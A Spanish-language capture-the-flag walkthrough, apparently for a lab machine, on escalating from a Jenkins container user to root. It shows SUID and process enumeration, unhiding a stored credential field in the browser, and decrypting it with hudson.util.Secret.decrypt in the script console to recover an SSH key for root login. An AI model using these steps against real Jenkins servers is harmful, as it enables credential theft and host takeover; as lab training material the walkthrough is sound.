
- **Groovy** es un lenguaje de programación de alto nivel que se ejecuta en la *Máquina Virtual de Java (JVM)*. Combina características de Python, Ruby y Smalltalk, junto con la sintaxis de Java, lo que lo hace fácil de aprender para los desarrolladores familiarizados con Java. Un **Groovy script** es un script escrito en el lenguaje Groovy, que puede usarse para automatizar tareas, manipular datos, y más.

1.4.5. Privesc via Jenkins key decipher


- Estamos como usuario *jenkins*, pero recordemos que nos encontramos en un contenedor. Buscamos el modo de escalar privilegios dentro de éste, exploramos diferentes opciones como privilegios SUID, capabilities, archivos en sudoers, etc. pero no encontramos nada.

```
jenkins@f52c222a4cc:/proc/net$ find / -name ".ssh"
find: '/etc/ssl/private': Permission denied
find: '/var/cache/debconf': Permission denied
find: '/var/cache/apt/archives/partial': Permission denied
find: '/proc/tty/driver': Permission denied
find: '/root': Permission denied
jenkins@f52c222a4cc:/proc/net$ find / -perm -4000 -ls 2>/dev/null
173730 48 -rwsr-xr-x 1 root root 48896 Mar 23 2023 /usr/bin/newgrp
173666 88 -rwsr-xr-x 1 root root 88496 Mar 23 2023 /usr/bin/passwd
173793 72 -rwsr-xr-x 1 root root 72000 Mar 23 2023 /usr/bin/su
173817 36 -rwsr-xr-x 1 root root 35120 Mar 23 2023 /usr/bin/umount
173604 32 -rwsr-xr-x 1 root root 52880 Mar 23 2023 /usr/bin/chsh
173741 68 -rwsr-xr-x 1 root root 68240 Mar 23 2023 /usr/bin/passwd
173724 68 -rwsr-xr-x 1 root root 59784 Mar 23 2023 /usr/bin/mount
173590 64 -rwsr-xr-x 1 root root 62672 Mar 23 2023 /usr/bin/chfn
180760 644 -rwsr-xr-x 1 root root 63888 Dec 19 2023 /usr/lib/openssh/ssh-keysign
jenkins@f52c222a4cc:/proc/net$ sudo -l
bash: sudo: command not found
jenkins@f52c222a4cc:/proc/net$ id
uid=1000(jenkins) gid=1000(jenkins) groups=1000(jenkins)
jenkins@f52c222a4cc:/proc/net$ lsuf
bash: lsuf: command not found
jenkins@f52c222a4cc:/proc/net$ ss
bash: ss: command not found
jenkins@f52c222a4cc:/proc/net$ nc
bash: nc: command not found
jenkins@f52c222a4cc:/proc/net$ netstat
bash: netstat: command not found
jenkins@f52c222a4cc:/proc/net$ ps -aux
USER          PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
jenkins         1  0.0  0.0   2472    864 ?        Ss   Jul03   0:05 /usr/bin/tini
jenkins        7  2.4 34.3 3649168 1375924 ?        Sl   Jul03 43:25 java -Duser.h
jenkins       419  0.0  0.0   4344   3148 ?        S   14:55   0:00 \ bash
jenkins       424  0.0  0.0   4344   2988 ?        S   14:55   0:00 | \ /bin/
jenkins       425  0.0  0.0   2576    928 ?        S   14:56   0:00 | \ \
jenkins       432  0.0  0.0   4344   3104 ?        S   15:00   0:00 \ /bin/bash
jenkins       434  0.0  0.0   2636   1000 ?        S   15:00   0:00 \ scrip
jenkins       435  0.0  0.0   2576    912 pts/0    Ss   15:00   0:00 \ s
jenkins       436  0.0  0.0   4768   3748 pts/0    S   15:00   0:00 b
jenkins       538  0.0  0.1   8408   4208 pts/0    R+  15:27   0:00 p
jenkins@f52c222a4cc:/proc/net$
```


- En este punto, decidimos volver a la web. Dentro del apartado */credentials*, parece que podemos cambiar o actualizar la contraseña para el usuario root. En principio parece que no podemos verla porque está oculta. No obstante, si esto no está bien configurado, podemos ir a las herramientas de desarrollador del navegador y eliminar este bloqueo (tan solo tenemos que establecer la propiedad `type=` en `"text"`).



- Vemos ahora toda una clave codificada en lo que parece ser **base64**. Nos quedamos con esta cadena eliminando los corchetes {}, pero esta cadena parece estar cifrada.



- En cualquier caso, dentro de **jenkins**, como el servidor conoce esta claves de cifrado, podríamos intentar desde la consola de scripts descifrar toda esta cadena. Buscamos en internet cómo podemos explotar esto, y qué sintaxis debemos utilizar. Encontramos esta estructura: `println(hudson.util.Secret.decrypt("{password}"))`. Pegamos la clave para descifrarla. Obtenemos una clave SSH, la cual pegamos en un archivo que llamamos **id_rsa**.
 - Pegamos en la consola de scripts toda la cadena tal cual está en nuestro archivo, incluyendo los paréntesis {}.



- Damos permisos a la clave: `chmod 600 id_rsa` y nos conectamos con a la máquina host: `ssh root@10.10.11.10 -i id_rsa`. Tenemos acceso como **root**.

